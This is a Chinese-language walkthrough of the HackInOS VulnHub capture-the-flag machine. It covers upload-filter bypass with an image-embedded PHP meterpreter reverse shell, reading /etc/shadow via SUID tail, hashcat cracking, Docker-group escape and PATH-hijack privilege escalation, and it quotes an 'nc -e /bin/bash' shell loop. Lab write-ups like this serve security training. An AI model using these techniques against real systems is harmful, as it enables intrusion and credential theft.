HackInOS

靶机信息

靶机名称：HackInOS

下载地址：https://download.vulnhub.com/hackinos/HackInOS.ova

操作系统：Ubuntu

渗透目标：获取 root 权限，取得一个 flag

信息搜集

主机信息：

主机检测：

nmap –sn 192.168.1.1/24　　获得主机 IP　$rhost

查看目标主机开启服务和端口：

nmap –sV $rhost

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
8000/tcp open  http    Apache httpd 2.4.25 ((Debian))
MAC Address: 8C:85:90:61:0B:A4 (Apple)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

HTTP 信息搜集:

浏览器访问：　$rhost:8000

Skip to content

Blog

Just another WordPress site

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Posted by Handsome_Container February 23, 2019 Posted in Uncategorized 1 Comment on Hello world!


Search for: Search … Search

Recent Posts

漏洞推测：


wpscan --url $rhost:8000 --enumerate p

robots.txt found:




```
User-agent:*
Disallow:/upload.php
Disallow:/uploads
```

其中/upload.php 很可疑，尝试访问它，查看源码看到一行值得关注的注释，看到如下图所示的页面，是一个没有权限验证的上传。



```
$file_name = $target_dir . basename($_FILES["file"]["name"]);
$uploadOk = 1;
$imageFileType = strtolower(pathinfo($file_name,PATHINFO_EXTENSION));
$type = $_FILES["file"]["type"];
$check = getimagesize($_FILES["file"]["tmp_name"]);

if($check["mime"] == "image/png" || $check["mime"] == "image/gif"){
    $uploadOk = 1;
}else{
    $uploadOk = 0;
    echo ":)";
}
```

阅读源码可知只允许上传 PNG 或 GIF 格式的图片 ，校验方式是校验文件内容 (实际校验的是文件开头几个标志文件类型的字节 ，PNG

格式为 0x890x500x4E0x470x0D0x0A0x1A0x0A，GIF 格式为 GIF98，详情见参考文献 1），没有校验文件后缀。通过校验的文件会保存在 uploads 目录中，有点麻烦的是文件名是一个随机生成的 md5 值，而后缀保持上传文件的后缀不变。

获取目标

远程命令行：

生成后门：

msfpc PHP $rhost $rport MSF reverse

```
┌──(root㉿kali)-[~]
└─# msfpc PHP 192.168.1.172 4444 MSF reverse
[*] MSFvenom Payload Creator (MSFPC v1.4.5)
[i]   IP: 192.168.1.172
[i] PORT: 4444
[i] TYPE: php (php/meterpreter/reverse_tcp)
[i]  CMD: msfvenom -p php/meterpreter/reverse_tcp -f raw \
 --platform php -e generic/none -a php LHOST=192.168.1.172 LPORT=4444 \
 > '/root/Desktop/php-meterpreter-staged-reverse-tcp-4444.php'

[i] php meterpreter created: '/root/Desktop/php-meterpreter-staged-reverse-tcp-4444.php'

[i] MSF handler file: '/root/Desktop/php-meterpreter-staged-reverse-tcp-4444-php.rc'
[i] Run: msfconsole -q -r '/root/Desktop/php-meterpreter-staged-reverse-tcp-4444-php.rc'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done!
```

获取图片码：

cat $name.php >> crown.png


设置监听：

使用 Metasploit 的 php/meterpreter/reverse_tcp

msfconsole; use exploit/multi/handler; set payload php/meterpreter/reverse_tcp; set rhost/rport; run

上传图片码：

接下来上传上去，将数据包用 burp 拦截下来，需要修改一下文件名后缀为 php，不然到时候没法用



如上图已经可以看到上传成功，还提示了我们存放的目录位置，目标主机在存储上传过来的图片时，会在文件名尾部加一个 1–100 的随机数，然后对其进行 md5 加密，再生成新的文件名，我们无法直接访问，需要借助工具对目标路径进行爆破

首先运行一个 python 脚本 a.py，生成字典 zd1.txt

```
#!/usr/bin/python
import hashlib
for i in range(101):
        file ="3.php"+str(i)
        hash=hashlib.md5(file.encode())
        dir=hash.hexdigest()+".php"
        f = open("zd1.txt","a+")
        f.write(dir+"\r\n")
        f.close()
```

然后使用 dirb 进行遍历

dirb "http://192.168.1.136:8000/uploads" zd1.txtdirb "http://192.168.1.136:8000/uploads" zd1.txt


监听端会返回过来一个 shell

```
meterpreter > getuid
Server username: www-data
meterpreter > sysinfo
Computer    : 1afdd1f6b82c
OS          : Linux 1afdd1f6b82c 4.15.0-142-generic #146~16.04.1-Ubuntu SMP Tue Apr 13 09:27:15 UTC 2021 x86_64
Meterpreter : php/linux
meterpreter >
```

判断是很低权限的用户，需要提权；

判断服务是否运行在容器内，主机名为 1afdd1f6b82c，像是在容器中运行，确认一下

run post/linux/gather/checkcontainer




提权：

脚本获取信息：

虽在 docker 中，但需提权才能拿到主机 shell 上传 Linux 信息收集脚本 https://github.com/sleventyeleven/linuxprivchecker


upload ~/Desktop/linuxprivchecker.py /tmp/linuxprivchecker.py

脚本提供信息，包括最需要的设置了 suid 的命令，如下图，tail 命令被设置了 suid



直接用 cat 来查看 shadow 文件是查看不了的，所以我们可以用 tail 来查看 shadow 文件，可以看到 root 的用户名密码

tail -c1G /etc/shadow



root:6qoj6/JJi$FQe/BZlfZV9VX8m0i25Suih5vi1S//OVNpd.PvEVYcL1bWSrF3XTVTF91n60yUuUMUcP65EgT8HfjLyjGHova/:17951:0:99999:7:::

之后使用 hashcat 破解密码，将得到的用户名密码 hash 值存放在文件 root.hash 中，使用 hashcat 进行破解

hashcat -w 3 -a 0 -m 1800 -o root.out root.hash

此处参数，-w 调优，-a 指定要使用的破解模式，其值参考后面对参数。""-a 0"字典攻击，"-a 1" 组合攻击；"-a 3"掩码 攻击。-m 1800 = SHA-512(Unix) 得到存有破解密码的文件 root.out，**查看密码为 john**


切换为 root 用户时需要使用到一个交互 shell

python -c "import pty;pty.spawn('/bin/bash');"

此时 docker 内提权成功

docker 逃逸：


cd ..; ls -lh; cat wp-config.php; 获取 mysql 信息



mysql –h db –u wordpress –p; wordpress

show databases; use wordpress; show tables; select * from host_ssh_cred; exit

看到一个 host_ssh_cred 表，看起来像是 ssh 连接，查看下这个表，果然，从里面可以看到一组用户名密码




密码由 md5 加密，将其解密后，得到明文 123456

二次提权：

SSH 登陆：(再开一命令行)


ssh hummingbirdscyber@192.168.1.116; id

登录后查看用户组，属于 docker 组，逃逸成功



此时我们直接将 root 目录挂载至容器内，即可查看 root 下的文件。如图，成功拿到 flag

docker run –it –v /root:/root ubuntu:latest



再次提权：exit 退出到 ssh 登陆

但此时我们还没有真正拿到 root 权限，继续进行提权。查看一下设置了 suid 的文件

ls –lh $(find / –perm –u=s –type f 2>/dev/null)

```
hummingbirdscyber@vulnvm:~$ ls -lh $(find / -perm -u=s -type f 2>/dev/null)

-rwsr-xr-x 1 root root       31K Tem 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root       40K May 16  2018 /bin/mount
-rwsr-xr-x 1 root root       44K May  7  2014 /bin/ping
-rwsr-xr-x 1 root root       44K May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root       40K May 17  2017 /bin/su
-rwsr-xr-x 1 root root       27K May 16  2018 /bin/umount
-rwsr-xr-x 1 root root      8,6K Mar  1  2019 /home/hummingbirdscyber/Desk
top/a.out
-rwsr-xr-x 1 root root       49K May 17  2017 /usr/bin/chfn
-rwsr-xr-x 1 root root       40K May 17  2017 /usr/bin/chsh
-rwsr-xr-x 1 root root       74K May 17  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root       39K May 17  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root       53K May 17  2017 /usr/bin/passwd
-rwsr-xr-x 1 root root       23K Mar 27  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root      134K Oca 31  2020 /usr/bin/sudo
-rwsr-xr-- 1 root messagebus  42K Haz 11  2020 /usr/lib/dbus-1.0/dbus-daemo
n-launch-helper
-rwsr-xr-x 1 root root       10K Mar 27  2017 /usr/lib/eject/dmcrypt-get-d
evice
-rwsr-xr-x 1 root root      419K Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root       15K Mar 27  2019 /usr/lib/policykit-1/polkit-
agent-helper-1
-rwsr-xr-x 1 root root      109K Tem 10  2020 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root       19K Mar 18  2017 /usr/lib/x86_64-linux-gnu/ox
ide-qt/chrome-sandbox
-rwsr-sr-x 1 root root       11K Kas 30 22:47 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-- 1 root dip       386K Tem 23 18:09 /usr/sbin/pppd
hummingbirdscyber@vulnvm:~$
```


可以看到一个 a.out，此文件显然是人为创建的可执行文件，运行一下看看，看到返回了结果 root

/home/hummingbirdscyber/Desktop/a.out

```
hummingbirdscyber@vulnvm:~$ /home/hummingbirdscyber/Desktop/a.out
root
```

我们不清楚这个文件的内容，但其执行结果仅返回了一个用户名，猜测调用了 whoami 文件

查看一下环境变量，可以看到/home/hummingbirdscyber/bin，此目录我们是有写权限的

```
hummingbirdscyber@vulnvm:~/Desktop$ echo $PATH
/home/hummingbirdscyber/bin:/home/hummingbirdscyber/.local/bin:/usr/local/s
bin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/game
s:/snap/bin
```

我们可以自行编写一个 whoami 文件，因为我们猜测 a.out 中使用了 whoami 命令，而环境变量中又有一个我们具有写权限的目录，此时如果我们伪造一个 whoami 文件，a.out 在调用命令时首先检索环境变量就会调用到我们伪造的 whoami，执行我们想要的命令，来达到提权的效果，即使用环境变量进行命令劫持提权

此处 whoami 中的内容为返回一个 shell，还需要说明一点，因为执行 a.out 的时候返回的是 root，因此怀疑是使用 root 的权限来调用了 whoami，此时我们如果能够获取到 shell，则可以拿到 root 权限

cd /home/hummingbirdscyber; vi whoami.c;

```
#include <stdlib.h>
int main(void) {
    system("/bin/bash -p");
    return 0;
}
```

gcc -o whoami whoami.c; chmod +x whoami;

我们到 hummingbirdscybe 目录下，创建一个 bin 目录，然后将之前编译好的 whoami 移动到 bin 目录下

mkdir bin; mv whoami bin/; /Desktop/a.out;

```
hummingbirdscyber@vulnvm:~/bin$ cd ..
hummingbirdscyber@vulnvm:~$ Desktop/a.out
root@vulnvm:~#
```

```
root@vulnvm:/# cat /root/flag
Congratulations!
```

Listen to your friends

查看root用户的进程，看到了一个有趣的进程：

```
root      3396  0.0  0.4  18376  2256 ?        Ss   17:17   0:00 /bin/bash /etc/init.d/port.sh
```

root运行了/etc/init.d/port.sh，查看这个脚本的内容：

```
hummingbirdscyber@vulnvm:~$ cat /etc/init.d/port.sh
#!/bin/bash

docker exec brave_edison /etc/init.d/port.sh
hummingbirdscyber@vulnvm:~$
```

看到实际是在运行容器brave_edison中的/etc/init.d/port.sh。而容器中这个脚本的内容是什么呢?

```
hummingbirdscyber@vulnvm:~$ docker exec -it brave_edison /bin/bash
root@252fa8cb1646:/# cat /etc/init.d/port.sh
#!/bin/bash

while [ 1 ];do nc 1afdd1f6b82c 7777 -e /bin/bash;sleep 5;done
```

“1afdd1f6b82c”是我们最开始成功入侵的运行Web服务的容器主机名。看到这里，终于明白：

```
Listen to your friends..
7*
```

的含义了，“7*”是在暗示监听7777端口，在这个端口可以听到朋友的呼唤。